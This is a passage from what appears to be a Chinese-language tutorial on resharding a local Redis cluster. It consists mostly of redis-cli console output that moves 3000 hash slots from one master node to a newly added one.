Moving slot 153 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 154 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 155 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 156 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
Moving slot 157 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 158 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 159 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 160 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 161 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 162 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 163 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 164 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 165 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 166 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 167 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 168 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 169 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 170 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 171 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 172 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 173 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 174 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 175 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 176 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 177 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 178 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 179 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 180 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 181 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 182 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 183 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 184 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 185 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 186 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 187 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 188 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 189 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 190 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 191 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 192 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 193 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 194 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 195 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 196 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 197 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 198 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 199 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 200 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 201 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 202 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 203 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 204 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 205 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 206 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 207 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 208 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 209 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 210 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 211 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 212 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 213 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 214 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
Moving slot 215 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 216 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 217 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 218 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 219 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 220 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 221 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 222 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 223 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 224 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 225 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 226 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 227 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 228 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 229 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 230 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 231 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
...
...
...
Moving slot 2811 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2812 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2813 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2814 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2815 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2816 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2817 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2818 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2819 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2820 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2821 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2822 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2823 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2824 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2825 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2826 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2827 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2828 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2829 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2830 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2831 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2832 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2833 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2834 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2835 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2836 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2837 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2838 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2839 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2840 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2841 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2842 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2843 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2844 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2845 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2846 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2847 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2848 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
Moving slot 2849 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2850 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2851 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2852 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2853 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2854 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2855 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2856 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2857 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2858 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2859 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2860 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2861 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2862 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2863 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2864 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2865 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2866 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2867 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2868 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2869 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2870 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2871 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2872 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2873 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2874 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2875 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2876 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2877 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2878 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2879 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2880 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2881 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2882 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2883 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2884 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2885 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2886 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2887 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2888 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2889 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2890 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2891 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2892 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2893 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2894 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2895 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2896 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2897 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2898 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2899 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2900 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2901 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2902 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2903 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2904 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2905 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2906 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
Moving slot 2907 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2908 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2909 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2910 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2911 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2912 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2913 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2914 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2915 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2916 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2917 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2918 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2919 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2920 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2921 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2922 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2923 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2924 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2925 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2926 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2927 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2928 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2929 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2930 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2931 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2932 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2933 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2934 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2935 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2936 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2937 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2938 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2939 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2940 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2941 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2942 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2943 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2944 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2945 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2946 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2947 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2948 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2949 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2950 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2951 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2952 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2953 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2954 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2955 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2956 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2957 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2958 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2959 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2960 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2961 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2962 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2963 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2964 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
    Moving slot 2965 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2966 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2967 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2968 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2969 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2970 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2971 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2972 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2973 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2974 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2975 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2976 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2977 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2978 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2979 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2980 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2981 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2982 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2983 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2984 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2985 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2986 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2987 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2988 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2989 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2990 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2991 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2992 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2993 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2994 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2995 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2996 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2997 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2998 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2999 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Do you want to proceed with the proposed reshard plan (yes/no)?
```

输入yes：

结果：

```
C:\Users\mao>redis-cli --cluster reshard 127.0.0.1 7201
>>> Performing Cluster Check (using node 127.0.0.1:7201)
M: 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 127.0.0.1:7201
   slots:[0-5460] (5461 slots) master
   2 additional replica(s)
S: 71a87d8f7ce0b10e7c61114c99289cd0a0d41f91 127.0.0.1:7305
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
M: 13af4d8bb562a66329e0fd65541a4605e7bfa98d 127.0.0.1:7202
   slots:[5461-10922] (5462 slots) master
   2 additional replica(s)
S: 5955890e8df91cc20f3020458c6d58b8215bed61 127.0.0.1:7306
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
M: 50681a213aaf688b7ee2ca2eabdb1f7805d96a30 127.0.0.1:7204
   slots: (0 slots) master
```

```
M: 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9 127.0.0.1:7203
   slots:[10923-16383] (5461 slots) master
   2 additional replica(s)
S: 14b9098a24045ecb42fd788f3892f923e602a4e8 127.0.0.1:7304
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
S: 12a4f64792af5b93e88998c7847df7cf62ac8e72 127.0.0.1:7303
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9
S: c6a7614ce24d78b8b01646e0fe0f0dd9a1d11a8f 127.0.0.1:7302
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
S: 4529e008f12228a2e8f9935529f0be2e3f3915eb 127.0.0.1:7301
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9
[OK] All nodes agree about slots configuration.
>>> Check for open slots...
>>> Check slots coverage...
[OK] All 16384 slots covered.
How many slots do you want to move (from 1 to 16384)? 3000
What is the receiving node ID? 50681a213aaf688b7ee2ca2eabdb1f7805d96a30
Please enter all the source node IDs.
  Type 'all' to use all the nodes as source nodes for the hash slots.
  Type 'done' once you entered all the source nodes IDs.
Source node #1: 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Source node #2: done

Ready to move 3000 slots.
  Source nodes:
    M: 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 127.0.0.1:7201
       slots:[0-5460] (5461 slots) master
       2 additional replica(s)
  Destination node:
    M: 50681a213aaf688b7ee2ca2eabdb1f7805d96a30 127.0.0.1:7204
       slots: (0 slots) master
  Resharding plan:
    Moving slot 0 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 1 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 3 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 4 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 5 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 6 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 7 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 8 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 9 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 10 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 11 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 12 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 13 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 14 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 15 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 16 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 17 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 18 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 19 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 20 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 21 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
Moving slot 22 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 23 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 24 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 25 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 26 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 27 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 28 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 29 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 30 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 31 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 32 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 33 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 34 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 35 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 36 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 37 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 38 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 39 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 40 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 41 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 42 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 43 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 44 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 45 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 46 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 47 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 48 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 49 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 50 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
